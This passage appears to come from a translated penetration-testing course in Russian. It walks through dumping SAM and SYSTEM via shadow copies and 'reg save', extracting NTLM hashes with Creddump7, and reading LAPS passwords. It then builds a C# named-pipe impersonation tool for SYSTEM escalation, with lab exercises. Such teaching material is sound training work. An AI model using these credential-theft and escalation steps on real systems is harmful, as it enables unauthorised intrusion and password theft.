Есть два потенциальных обходных пути. Во-первых, можно использовать Volume Shadow Copy Service,[8] который с помощью `vssadmin`[9], установленного в Windows 8.1 и более поздних версиях, может создать снимок, или “теневой том”, локального жёсткого диска. Мы можем создать новый теневой том параметром `create shadow`, но этот параметр доступен только в серверных редакциях[10] инструмента.

Второй подход, который сработает на нашей машине Windows 10, - выполнить эту операцию через WMIC, запущенный из административной командной строки. В частности, мы запустим `wmic`,[11] укажем класс `shadowcopy`, создадим новый теневой том и зададим исходный диск через `Volume='C:\'`. Это создаст снимок диска C.

```
C:\> wmic shadowcopy call create Volume='C:\'
Executing (Win32_ShadowCopy)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 0;
        ShadowID = "{13FB63F9-F631-408A-B876-9032A9609C22}";
};
```

Листинг 543 - Создание теневого тома

Чтобы проверить это, запустим `vssadmin` и перечислим существующие теневые тома с помощью `list shadows`:

```
C:\> vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {8e3a3a18-93a6-4b18-bc54-7639a9baf7b2}
   Contained 1 shadow copies at creation time: 11/14/2019 6:53:26 AM
      Shadow Copy ID: {13fb63f9-f631-408a-b876-9032a9609c22}
         Original Volume: (C:)\\?\Volume{a74776de-f90e-4e66-bbeb-1e507d7fa0d4}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
         Originating Machine: Client.corp1.com
```

```
          Service Machine: Client.corp1.com
          Provider: 'Microsoft Software Shadow Copy provider 1.0'
          Type: ClientAccessible
          Attributes: Persistent, Client-accessible, No auto release, No writers, Differential
```

Листинг 544 - Перечисление теневых томов

Теперь, когда мы подтвердили создание теневого тома, можно скопировать из него базу данных SAM, используя исходный путь, выделенный в выводе листинга 544:

```
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\sam C:\users\offsec.corp1\
    Downloads\sam
        1 file(s) copied.
```

Листинг 545 - Теневое копирование базы данных SAM

Обратите внимание: приведённую выше команду нужно запускать из стандартной командной строки `cmd.exe`, а не из PowerShell.

Хотя мы скопировали базу данных SAM, она частично зашифрована с помощью RC4 (Windows 10 до Anniversary Edition, также называемой 1607 или RS1) или AES[12] (Anniversary Edition и более новые версии). Ключи шифрования хранятся в файле SYSTEM, который находится в том же каталоге, что и база данных SAM. Однако он также заблокирован учётной записью SYSTEM. Мы можем снова использовать копию теневого тома, чтобы скопировать и этот файл:

```
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system C:\users\offsec.
    corp1\Downloads\system
        1 file(s) copied.
```

Листинг 546 - Теневое копирование файла SYSTEM

Также можно получить копию базы данных SAM и файла SYSTEM из реестра, из кустов (hives) `HKLM\sam` и `HKLM\system` соответственно. Для чтения и копирования требуются административные права. Например, используем команду `reg save`[13], чтобы сохранить содержимое на диск, указав куст реестра, имя выходного файла и путь:

```
C:\> reg save HKLM\sam C:\users\offsec.corp1\Downloads\sam
The operation completed successfully.

C:\> reg save HKLM\system C:\users\offsec.corp1\Downloads\system
The operation completed successfully.
```

Листинг 547 - Сохранение SAM и SYSTEM из реестра

Независимо от того, как мы получили базу данных SAM и файл SYSTEM, их нужно расшифровать. На момент написания единственными двумя инструментами, способными расшифровать эти файлы, являются Mimikatz и Creddump7.[14] В этом примере мы используем Creddump. Сначала установим библиотеку `python-crypto`, а затем клонируем Creddump из GitHub-репозитория с помощью `git clone`:

```
kali@kali:~$ sudo apt install python-crypto
Reading package lists... Done
Building dependency tree
Reading state information... Done
...

kali@kali:~$ sudo git clone https://github.com/Neohapsis/creddump7
Cloning into 'creddump7'...
remote: Enumerating objects: 73, done.
remote: Total 73 (delta 0), reused 0 (delta 0), pack-reused 73
Unpacking objects: 100% (73/73), done.
```

Листинг 548 - Загрузка проекта Creddump7

Затем скопируем файлы SAM и SYSTEM с машины-жертвы Windows 10 на нашу машину Kali Linux и используем Python-скрипт `pwdump.py` из Creddump7, чтобы расшифровать NTLM-хэши, как показано в листинге 549.

```
kali@kali:~$ cd creddump7/

kali@kali:~/creddump7$ python pwdump.py /home/kali/system /home/kali/sam
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e6178f16bccb14659f6c5228b070e0bf:::
```

Листинг 549 - Расшифровка базы данных SAM с помощью pwdump.py

Как показано в выделенной части листинга 549, мы успешно расшифровали базу данных SAM и получили NTLM-хэш пароля локальной учётной записи администратора.

В этом разделе мы выполнили процесс вручную, чтобы показать отдельные шаги. Однако многие фреймворки постэксплуатации также могут автоматизировать этот процесс. В следующем разделе мы рассмотрим, как Microsoft попыталась снизить риск этого вектора атаки.

#### 12.1.1.1 Упражнения

1. Извлеките файлы SAM и SYSTEM с помощью Volume Shadow Copy и расшифруйте NTLM-хэши с помощью Creddump7.
2. Получите NTLM-хэш локальной учётной записи администратора, выгрузив файлы SAM и SYSTEM из реестра.
3. Запустите агент Meterpreter на клиенте Windows 10 и используйте `hashdump`, чтобы выгрузить NTLM-хэши.

### 12.1.2 Усиление защиты локальной учётной записи администратора

Хотя отключение учётной записи Administrator заблокировало бы этот вектор атаки, многие организации полагаются на неё для различных приложений и административных задач.

Пытаясь предотвратить атаки, использующие общие пароли Administrator, Microsoft представила настройки групповой политики (Group Policy Preferences)[15] в Windows Server 2008. Среди прочего, этот механизм позволял централизованно изменять пароли локальных учётных записей администратора. Однако такой подход хранил данные в XML-файле в каталоге SYSVOL,[16] который должен быть доступен всем компьютерам в Active Directory. Это создавало очевидную проблему безопасности, поскольку нехэшированный пароль локального администратора хранился на легко доступном общем ресурсе.

Чтобы решить эту проблему, Microsoft зашифровала такие пароли с помощью AES-256, как показано в примере XML-файла в листинге 550.

```
<?xml version="1.0" encoding="utf-8" ?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D224D26}">
    <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2"
    changed="2015-05-22 05:01:55" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
        <Properties action="U" newName="ADSAdmin" fullName="" description""
    cpassword="RI133B2WI2CiIOCau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bLOUie0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
    changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN"
    userName="Administrator (built-in)" expires="2015-05-21" />
    </User>
</Groups>
```

Листинг 550 - XML-файл для задания пароля локального администратора

Пароль, зашифрованный AES-256 и выделенный в листинге выше, при наличии стойкого ключа практически невозможно взломать. Удивительно, но Microsoft опубликовала приватный AES-ключ на MSDN,[17] фактически сломав собственное шифрование. PowerShell-скрипт `Get-GPPPassword`[18] мог эффективно находить и расшифровывать любые пароли, обнаруженные в каталоге SYSVOL затронутых систем.

В качестве очевидного решения Microsoft выпустила обновление безопасности в 2014 году (MS14-025[19]), которое удалило возможность создавать настройки групповой политики, содержащие пароли. Хотя такие файлы больше нельзя было создавать, существующие настройки групповой политики с паролями не удалялись, а значит некоторые из них всё ещё могут встречаться в реальных средах.

Чтобы снова решить задачу централизованного управления паролями локальной учётной записи администратора, Microsoft в 2015 году выпустила решение для паролей локального администратора (Local Administrator Password Solution, LAPS),[20] предоставив безопасный и масштабируемый способ удалённого управления паролем локального администратора для компьютеров, присоединённых к домену.

LAPS добавляет в Active Directory два новых атрибута для объекта компьютера. Первый - `ms-mcs-AdmPwdExpirationTime`, который регистрирует время истечения пароля согласно групповой политике. Второй - `ms-mcs-AdmPwd`, который содержит пароль локальной учётной записи администратора в открытом виде.[21] Этот атрибут является конфиденциальным (confidential),[22] то есть для доступа к его содержимому требуются специальные права чтения, обычно назначаемые через членство в группе.

LAPS использует `admpwd.dll`, чтобы изменять пароль локального администратора и передавать новый пароль в атрибут `ms-mcs-AdmPwd` соответствующего объекта компьютера. Если LAPS используется, в рамках теста на проникновение стоит попытаться получить доступ к паролям в открытом виде в Active Directory.

Microsoft выпустила PowerShell-инструментарий для запросов к LAPS, но обычно он не установлен на рабочих станциях. Вместо него можно использовать PowerShell-скрипт LAPSToolkit,[23] который по сути является скриптом-обёрткой вокруг PowerShell-скрипта PowerView[24] для перечисления Active Directory.

Например, вызовем метод `Get-LAPSComputers` из LAPSToolkit, чтобы перечислить все компьютеры, настроенные с LAPS, и вывести имя хоста, пароль в открытом виде и время истечения:

Обратите внимание: при запуске приглашения PowerShell нужно передать параметр `-exec bypass`, чтобы отключить настройку `ExecutionPolicy` по умолчанию.

```
PS C:\Tools> Import-Module .\LAPSToolkit.ps1

PS C:\Tools> Get-LAPSComputers

ComputerName       Password Expiration
------------       -------- ----------
appsrv01.corp1.com          12/14/2019 04:18:03
```

Листинг 551 - Использование Get-LAPSComputers для выгрузки атрибутов LAPS

Хотя мы обнаружили сервер `appsrv01`, управляемый LAPS, мы не можем увидеть пароль в открытом виде. В этом случае наша текущая учётная запись не имеет прав на чтение пароля, поэтому он возвращается пустым.

Можно использовать метод `Find-LAPSDelegatedGroups` из LAPSToolkit, чтобы обнаружить группы, которые могут полностью перечислять данные LAPS:

```
PS C:\Tools> Find-LAPSDelegatedGroups

OrgUnit                                         Delegated Groups
-------                                         ----------------
OU=Corp1Admin,OU=Corp1Users,DC=corp1,DC=com     corp1\LAPS Password Readers
```

Листинг 552 - Перечисление делегированных групп LAPS

Из вывода в листинге 552 видно, что члены пользовательской группы `LAPS Password Readers` имеют права чтения.[25]

Далее можно использовать PowerView, чтобы перечислить членов этой группы через метод `Get-NetGroupMember`, передав параметр `-GroupName` с именем группы:

```
PS C:\Tools> Get-NetGroupMember -GroupName "LAPS Password Readers"

GroupDomain  : corp1.com
GroupName    : LAPS Password Readers
MemberDomain : corp1.com
MemberName   : jeff
MemberSid    : S-1-5-21-1364860144-3811088588-1134232237-1110
IsGroup      : False
MemberDN     : CN=jeff,OU=Corp1Admin,OU=Corp1Users,DC=corp1,DC=com

GroupDomain  : corp1.com
GroupName    : LAPS Password Readers
MemberDomain : corp1.com
MemberName   : admin
MemberSid    : S-1-5-21-1364860144-3811088588-1134232237-1107
IsGroup      : False
MemberDN     : CN=admin,OU=Corp1Admin,OU=Corp1Users,DC=corp1,DC=com
```

Листинг 553 - Перечисление членов LAPS Password Readers

Вывод показывает, что пользователи `jeff` и `admin` могут читать пароли LAPS. Такие права часто выдают сотрудникам службы поддержки (help desk) и системным администраторам. Пользователи с этими правами являются важными целями во время теста на проникновение, поскольку имеют доступ к паролям в открытом виде на потенциально большом числе рабочих станций или серверов.

Например, можно войти на машину-жертву Windows 10 как пользователь `admin` и просмотреть пароли LAPS с помощью `Get-LAPSComputers`:

```
PS C:\Tools> Import-Module .\LAPSToolkit.ps1

PS C:\Tools> Get-LAPSComputers

ComputerName       Password       Expiration
------------       --------       ----------
appsrv01.corp1.com gF3]5n{KsnyMwI 12/14/2019 04:18:03
```

Листинг 554 - Поиск пароля локального администратора в открытом виде

Мы можем использовать пароль локального администратора для `appsrv01`, выделенный в листинге 554, чтобы удалённо войти на эту машину и другие системы с совпадающими учётными данными.

Теперь, когда мы понимаем локальную учётную запись администратора и потенциальные векторы атак против неё, изучим, как после аутентификации пользователя в Windows работают права доступа и разрешения.

#### 12.1.2.1 Упражнения

1. Повторите перечисление LAPS и получите пароль в открытом виде с помощью LAPSToolkit с машины-жертвы Windows 10.
2. Создайте агент Meterpreter на машине-жертве Windows 10 и выполните те же действия удалённо со своей машины Kali Linux.

## 12.2 Токены доступа

Учётные данные, например сочетания имени пользователя и пароля, используются для аутентификации, но операционная система также должна отслеживать права доступа пользователя, то есть авторизацию. Windows использует токены доступа[26] для отслеживания этих прав, и они назначаются каждому процессу, связанному с пользователем.

В этом разделе мы обсудим токены доступа и изучим разные способы использовать их для повышения привилегий.

### 12.2.1 Теория токенов доступа

Токен доступа создаётся ядром при аутентификации пользователя и содержит важные значения, связанные с конкретным пользователем через SID. Токены доступа хранятся внутри ядра, что не позволяет напрямую взаимодействовать с токеном или изменять его.

Как тестировщики на проникновение мы сосредоточимся на двух концепциях, связанных с токеном доступа: уровнях целостности[27] и привилегиях.[28] Windows определяет четыре уровня целостности, задающие уровень доступа: низкий, средний, высокий и системный. Низкий уровень целостности используется для изолированных процессов в песочнице, таких как веб-браузеры. Приложения, выполняющиеся в контексте обычного пользователя, работают со средним уровнем целостности, а администраторы могут выполнять приложения с высоким уровнем целостности. Системный уровень обычно используется только для служб SYSTEM.

Процесс с определённым уровнем целостности не может изменять процесс с более высоким уровнем целостности, но обратное возможно. Это сделано для предотвращения тривиального повышения привилегий.

Локальные администраторы при аутентификации получают два токена доступа. Первый, используемый по умолчанию, настроен на создание процессов со средним уровнем целостности. Когда пользователь выбирает для приложения пункт `Run as administrator`, вместо него используется второй, повышенный токен, позволяющий процессу работать с высоким уровнем целостности. Механизм контроля учётных записей пользователей (User Account Control, UAC)[29] связывает эти два токена с одним пользователем и создаёт запрос подтверждения. Локального администратора, регулируемого UAC, иногда также называют администратором с разделённым токеном.

Привилегии также включены в токен доступа. Это набор предопределённых прав доступа операционной системы, управляющих тем, какие действия может выполнять процесс. Внутри токена доступа привилегии управляются двумя битовыми масками. Первая задаёт привилегии, присутствующие для конкретного токена, и не может быть изменена через API внутри той же сессии входа. Вторая регистрирует, включены или отключены присутствующие привилегии, и может динамически обновляться через Win32 API `AdjustTokenPrivileges`.[30]

Например, доступные привилегии текущего пользователя можно легко просмотреть с помощью `whoami` из `cmd.exe`, указав флаг `/priv`:

```
C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Листинг 555 - Перечисление назначенных привилегий

Листинг 555 показывает пять привилегий. Мы не будем обсуждать каждую из них, но рассмотрим изменение привилегий токена. Привилегия `SeShutdownPrivilege` позволяет пользователю перезагрузить или выключить компьютер. Поскольку она присутствует в выводе, она есть в токене доступа, но при этом отключена. Если мы решим выключить компьютер с помощью команды `shutdown`,[31] внутренний код включит привилегию через `AdjustTokenPrivileges`, а затем выполнит необходимые действия для выключения операционной системы.

Невозможно изменить набор привилегий, связанных с активной сессией входа, однако можно добавить дополнительные привилегии, которые вступят в силу после того, как целевая учётная запись пользователя выйдет из системы и войдёт снова. Программно это можно сделать через Win32 API `LsaAddAccountRights`,[32] но чаще это выполняется через групповую политику или локально через приложение вроде `secpol.msc`,[33] как показано на рисунке 225.




Рисунок 225: Графический способ добавить привилегии учётной записи

Выбранная привилегия (`SeLoadDriverPrivilege`) даёт разрешение загружать драйвер ядра. Если применить эту привилегию к нашему пользователю, текущий токен не изменится; вместо этого новый токен будет создан после выхода пользователя из системы и повторного входа.

Завершая этот теоретический раздел, нужно обсудить два типа токенов доступа. У каждого процесса есть основной токен доступа, происходящий от токена пользователя,[34] созданного во время аутентификации. Кроме того, может быть создан токен имперсонации,[35] позволяющий пользователю действовать от имени другого пользователя без учётных данных этого пользователя.

Токены олицетворения имеют четыре уровня: анонимный (Anonymous), идентификация (Identification), олицетворение (Impersonation) и делегирование (Delegation).[36] Анонимный уровень и идентификация позволяют только перечислять информацию. Олицетворение, как следует из названия, позволяет выдавать себя за идентичность клиента, а делегирование[37] делает возможной последовательную проверку контроля доступа на нескольких машинах. Последнее критически важно для работы распределённых приложений.

Например, предположим, что пользователь аутентифицируется на веб-сервере и выполняет на нём действие, требующее запроса к базе данных. Веб-служба может использовать делегирование, чтобы передать аутентификацию серверу базы данных “через” веб-сервер.

Теперь, когда мы обсудили основную теорию постаутентификационных разрешений и прав доступа Windows, применим её на практике в следующем разделе.

#### 12.2.1.1 Упражнение

1. Используйте `cmd.exe` и команду `whoami`, чтобы просмотреть привилегии как в командной строке обычного пользователя, так и в повышенной командной строке.

### 12.2.2 Повышение привилегий через олицетворение

В предыдущем разделе мы обсудили, как привилегии токена доступа определяют права доступа аутентифицированного пользователя. Теперь обсудим, как использовать определённые привилегии для повышения привилегий.

В прошлом исследователи безопасности определили[38] девять разных привилегий, которые могут позволить повысить привилегии со среднего уровня целостности до высокого или системного либо скомпрометировать процессы, работающие от имени другого аутентифицированного пользователя. Подробное объяснение всех девяти привилегий и способов их использования для повышения привилегий выходит за рамки этого модуля, поэтому мы сосредоточимся на `SeImpersonatePrivilege`.

`SeImpersonatePrivilege` позволяет выдавать себя за любой токен, на который мы можем получить ссылку, или дескриптор.[39] Эта привилегия довольно интересна, поскольку она по умолчанию назначена встроенной учётной записи Network Service, учётной записи LocalService[40] и стандартной учётной записи IIS. Поэтому получение выполнения кода на веб-сервере часто даёт доступ к этой привилегии и потенциально открывает возможность повысить доступ.

Если у нас есть привилегия `SeImpersonatePrivilege`, часто можно использовать Win32 API `DuplicateTokenEx`[41], чтобы создать первичный токен из токена олицетворения и создать новый процесс в контексте пользователя, за которого мы выдаём себя. Когда в памяти нет токенов, связанных с другими учётными записями пользователей, вероятно, можно заставить учётную запись SYSTEM выдать нам токен, за который мы сможем себя выдать.

Чтобы использовать привилегию `SeImpersonatePrivilege`, в этом разделе мы применим постэксплуатационную атаку[42], основанную на каналах Windows.[43] Каналы - это средство межпроцессного взаимодействия (IPC),[44] такое же по назначению, как RPC, COM или даже сетевые сокеты. Канал представляет собой участок общей памяти внутри ядра, который процессы могут использовать для коммуникации. Один процесс может создать канал, выступая сервером канала, а другие процессы могут подключаться к каналу как клиенты канала и читать или записывать информацию в зависимости от настроенных прав доступа к конкретному каналу.

Анонимные каналы[45] обычно используются для коммуникации между родительским и дочерним процессами, а именованные каналы[46] применяются шире. В наших примерах мы будем использовать именованные каналы, потому что у них больше возможностей и, что важнее, они поддерживают олицетворение.

Атака, которую мы собираемся смоделировать, основана на технике, разработанной исследователем безопасности Lee Christensen.[47] Она может заставить учётную запись SYSTEM подключиться к именованному каналу, настроенному атакующим. Хотя техника изначально была разработана как часть атаки на Active Directory, её можно использовать и локально. Она основана на службе диспетчера печати,[48] которая запускается по умолчанию и работает в контексте SYSTEM.

Позже мы обсудим технику подробнее. Пока важно понять, что атака основана на том, что диспетчер печати отслеживает изменения объектов принтеров и отправляет уведомления об изменениях клиентам печати, подключаясь к их соответствующим именованным каналам. Если мы можем создать процесс, работающий с привилегией `SeImpersonatePrivilege` и имитирующий клиент печати, мы получим токен SYSTEM, за который сможем себя выдать.

Чтобы продемонстрировать это, создадим C#-приложение, которое создаёт сервер канала, то есть “клиент печати”, ждёт подключения и пытается выдать себя за подключившегося клиента. Первый ключевой компонент этой атаки - API `ImpersonateNamedPipeClient`,[49] который позволяет выдать себя за токен учётной записи, подключившейся к каналу, если у сервера есть `SeImpersonatePrivilege`. Когда вызывается `ImpersonateNamedPipeClient`, вызывающий поток использует олицетворенный токен вместо своего токена по умолчанию.

Чтобы создать первый проверочный пример, нам нужно использовать Win32 API `CreateNamedPipe`,[50] `ConnectNamedPipe`[51] и `ImpersonateNamedPipeClient`. Как следует из названия, `CreateNamedPipe` создаёт канал. Прототип функции показан в листинге 556.

```
HANDLE CreateNamedPipeA(
  LPCSTR                lpName,
  DWORD                 dwOpenMode,
  DWORD                 dwPipeMode,
  DWORD                 nMaxInstances,
  DWORD                 nOutBufferSize,
  DWORD                 nInBufferSize,
  DWORD                 nDefaultTimeOut,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes
);
```

Листинг 556 - Прототип функции CreateNamedPipe

Этот API принимает несколько относительно простых аргументов. Первый и самый важный - имя канала (`lpName`). Все именованные каналы должны иметь стандартизированный формат имени, например `\\.\pipe\pipename`, и быть уникальными в системе. Второй аргумент (`dwOpenMode`) описывает режим открытия канала. Мы укажем двунаправленный канал с перечислением `PIPE_ACCESS_DUPLEX`, используя его числовой эквивалент `3`.

Третий аргумент (`dwPipeMode`) описывает режим работы канала. Мы укажем `PIPE_TYPE_BYTE`, чтобы напрямую записывать и читать байты, вместе с `PIPE_WAIT`, чтобы включить блокирующий режим. Это позволит слушать канал до получения подключения. Комбинацию этих двух режимов укажем числовым значением `0`.

Максимальное количество экземпляров канала задаётся через `nMaxInstances`. В основном это используется для эффективности в более крупных приложениях, а нам подойдёт любое значение от 1 до 255. `nOutBufferSize` и `nInBufferSize` определяют количество байтов для входного и выходного буфера. Выберем одну страницу памяти (`0x1000` байт). Предпоследний аргумент определяет значение тайм-аута по умолчанию, используемое API `WaitNamedPipe`.[52] Поскольку мы используем блокирующий именованный канал, это нас не волнует, и можно выбрать значение по умолчанию `0`. Последним

аргументом нужно передать SID, описывающий, какие клиенты могут взаимодействовать с каналом. Установим его в `NULL`, чтобы разрешить доступ SYSTEM и локальным администраторам.

На этом этапе создадим новое решение Visual Studio и вставим P/Invoke `DllImport` вместе с вызовом `CreateNamedPipe`:

```
using System;
using System.Runtime.InteropServices;

namespace PrintSpooferNet
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true)]
        static extern IntPtr CreateNamedPipe(string lpName, uint dwOpenMode, uint dwPipeMode, uint
    nMaxInstances, uint nOutBufferSize, uint nInBufferSize, uint nDefaultTimeOut, IntPtr
    lpSecurityAttributes);

        static void Main(string[] args)
        {
            if (args.Length == 0)
            {
                Console.WriteLine("Usage: PrintSpooferNet.exe pipename");
                return;
            }
            string pipeName = args[0];
            IntPtr hPipe = CreateNamedPipe(pipeName, 3, 0, 10, 0x1000, 0x1000, 0, IntPtr.Zero);
        }
    }
}
```

Листинг 557 - Код для импорта и вызова CreateNamedPipe

Этот код ожидает, что имя канала будет передано в командной строке. Далее нужно вызвать `ConnectNamedPipe`. Прототип функции показан в листинге 558.

```
BOOL ConnectNamedPipe(
  HANDLE       hNamedPipe,
  LPOVERLAPPED lpOverlapped
);
```

Листинг 558 - Прототип функции ConnectNamedPipe

Первый аргумент (`hNamedPipe`) - дескриптор канала, возвращённый `CreateNamedPipe`, а второй (`lpOverlapped`) - указатель на структуру, используемую в более продвинутых случаях. В нашем случае просто установим его в `NULL`. Добавление кода, необходимое для импорта и вызова `ConnectNamedPipe`, показано в листинге 559.

```
[DllImport("kernel32.dll")]
static extern bool ConnectNamedPipe(IntPtr hNamedPipe, IntPtr lpOverlapped);
...
ConnectNamedPipe(hPipe, IntPtr.Zero);
```

Листинг 559 - Код для импорта и вызова ConnectNamedPipe

После вызова `ConnectNamedPipe` приложение будет ждать входящего клиента канала. Когда подключение установлено, вызовем `ImpersonateNamedPipeClient`, чтобы выдать себя за клиента. Согласно прототипу, показанному в листинге 560, `ImpersonateNamedPipeClient` принимает дескриптор канала как единственный аргумент.

```
BOOL ImpersonateNamedPipeClient(
  HANDLE hNamedPipe
);
```

Листинг 560 - Прототип функции ImpersonateNamedPipeClient

Довольно простые добавления кода для импорта и вызова `ImpersonateNamedPipeClient` показаны в листинге 561.

```
[DllImport("Advapi32.dll")]
static extern bool ImpersonateNamedPipeClient(IntPtr hNamedPipe);
...
ImpersonateNamedPipeClient(hPipe);
```

Листинг 561 - Код для импорта и вызова ImpersonateNamedPipeClient

На этом этапе наш код запускает сервер канала, слушает входящие подключения и выдаёт себя за них. Если всё работает корректно, `ImpersonateNamedPipeClient` назначит олицетворенный токен текущему потоку, но в текущем приложении у нас нет способа это подтвердить.

Чтобы проверить успешность атаки, можно открыть олицетворенный токен с помощью `OpenThreadToken`[53], а затем использовать `GetTokenInformation`[54], чтобы получить SID, связанный с токеном. Наконец, можно вызвать `ConvertSidToStringSid`[55], чтобы преобразовать SID в читаемую строку SID. Хотя это подтверждение не обязательно должно быть частью финального эксплойта, оно помогает понять атаку. Добавим эти API в код.

Прототип функции `OpenThreadToken` показан в листинге 562.

```
BOOL OpenThreadToken(
  HANDLE  ThreadHandle,
  DWORD   DesiredAccess,
  BOOL    OpenAsSelf,
  PHANDLE TokenHandle
);
```

Листинг 562 - Прототип функции OpenThreadToken

Сначала нужно передать дескриптор потока (`ThreadHandle`), связанного с этим токеном. Поскольку нужный поток - текущий, используем Win32 API `GetCurrentThread`,[56] который не требует аргументов и просто возвращает дескриптор. Далее нужно указать уровень доступа (`DesiredAccess`) к токену. Чтобы избежать проблем, запросим все разрешения (`TOKEN_ALL_ACCESS`[57]) с числовым значением `0xF01FF`. `OpenAsSelf` задаёт, должен ли API использовать контекст безопасности процесса или потока. Поскольку мы хотим использовать олицетворенный токен, установим это значение в `false`. Наконец, нужно передать указатель (`TokenHandle`), который будет заполнен дескриптором открытого токена.

Добавления кода показаны в листинге 563.

```
[DllImport("kernel32.dll")]
private static extern IntPtr GetCurrentThread();

[DllImport("advapi32.dll", SetLastError = true)]
static extern bool OpenThreadToken(IntPtr ThreadHandle, uint DesiredAccess, bool OpenAsSelf, out IntPtr
    TokenHandle);
...
IntPtr hToken;
OpenThreadToken(GetCurrentThread(), 0xF01FF, false, out hToken);
```

Листинг 563 - Добавления кода для вызова OpenThreadToken

Далее вызовем `GetTokenInformation`. Этот API может возвращать разную информацию, но мы запросим только SID. Прототип функции показан в листинге 564.

```
BOOL GetTokenInformation(
  HANDLE                  TokenHandle,
  TOKEN_INFORMATION_CLASS TokenInformationClass,
  LPVOID                  TokenInformation,
  DWORD                   TokenInformationLength,
  PDWORD                  ReturnLength
);
```

Листинг 564 - Прототип функции GetTokenInformation

Первый аргумент (`TokenHandle`) - токен, полученный через `OpenThreadToken`, а второй (`TokenInformationClass`) задаёт тип информации, которую мы хотим получить. `TOKEN_INFORMATION_CLASS`[58] - это перечисление (enum) со значениями, определяющими тип информации, которую можно получить из токена доступа через `GetTokenInformation`. Поскольку нам нужен только SID, можно передать `TokenUser`, имеющий числовое значение 1, как аргумент `TOKEN_INFORMATION_CLASS`.

`TokenInformation` - указатель на выходной буфер, который будет заполнен API, а `TokenInformationLength` - размер выходного буфера. Поскольку мы не знаем требуемый размер буфера, рекомендуемый способ использования API - вызвать его дважды. В первый раз мы задаём этим двум аргументам значения `NULL` и `0` соответственно, после чего `ReturnLength` будет заполнен требуемым размером. После этого можно выделить подходящий буфер и вызвать API второй раз. Необходимые изменения кода показаны в листинге 565.

```
[DllImport("advapi32.dll", SetLastError = true)]
static extern bool GetTokenInformation(IntPtr TokenHandle, uint TokenInformationClass, IntPtr
    TokenInformation, int TokenInformationLength, out int ReturnLength);
...
int TokenInfLength = 0;
GetTokenInformation(hToken, 1, IntPtr.Zero, TokenInfLength, out TokenInfLength);
IntPtr TokenInformation = Marshal.AllocHGlobal((IntPtr)TokenInfLength);
GetTokenInformation(hToken, 1, TokenInformation, TokenInfLength, out TokenInfLength);
```

Листинг 565 - Добавления кода для вызова GetTokenInformation

Для выделения буфера `TokenInformation` используем метод .NET `Marshal.AllocHGlobal`,[59] который выделяет неуправляемую память. Последним шагом используем `ConvertSidToStringSid`, чтобы преобразовать бинарный SID в строку SID, которую можно прочитать. Прототип функции `ConvertSidToStringSid` показан в листинге 566.

```
BOOL ConvertSidToStringSidW(
  PSID   Sid,
  LPWSTR *StringSid
);
```

Листинг 566 - Прототип функции ConvertSidToStringSid

Первый аргумент (`Sid`) - указатель на SID. SID находится в выходном буфере, заполненном `GetTokenInformation`, но сначала его нужно извлечь. Один способ сделать это - определить структуру `TOKEN_USER`[60], которая является частью `TOKEN_INFORMATION_CLASS`, используемого `GetTokenInformation`, а затем маршалировать указатель на неё с помощью `Marshal.PtrToStructure`.[61]

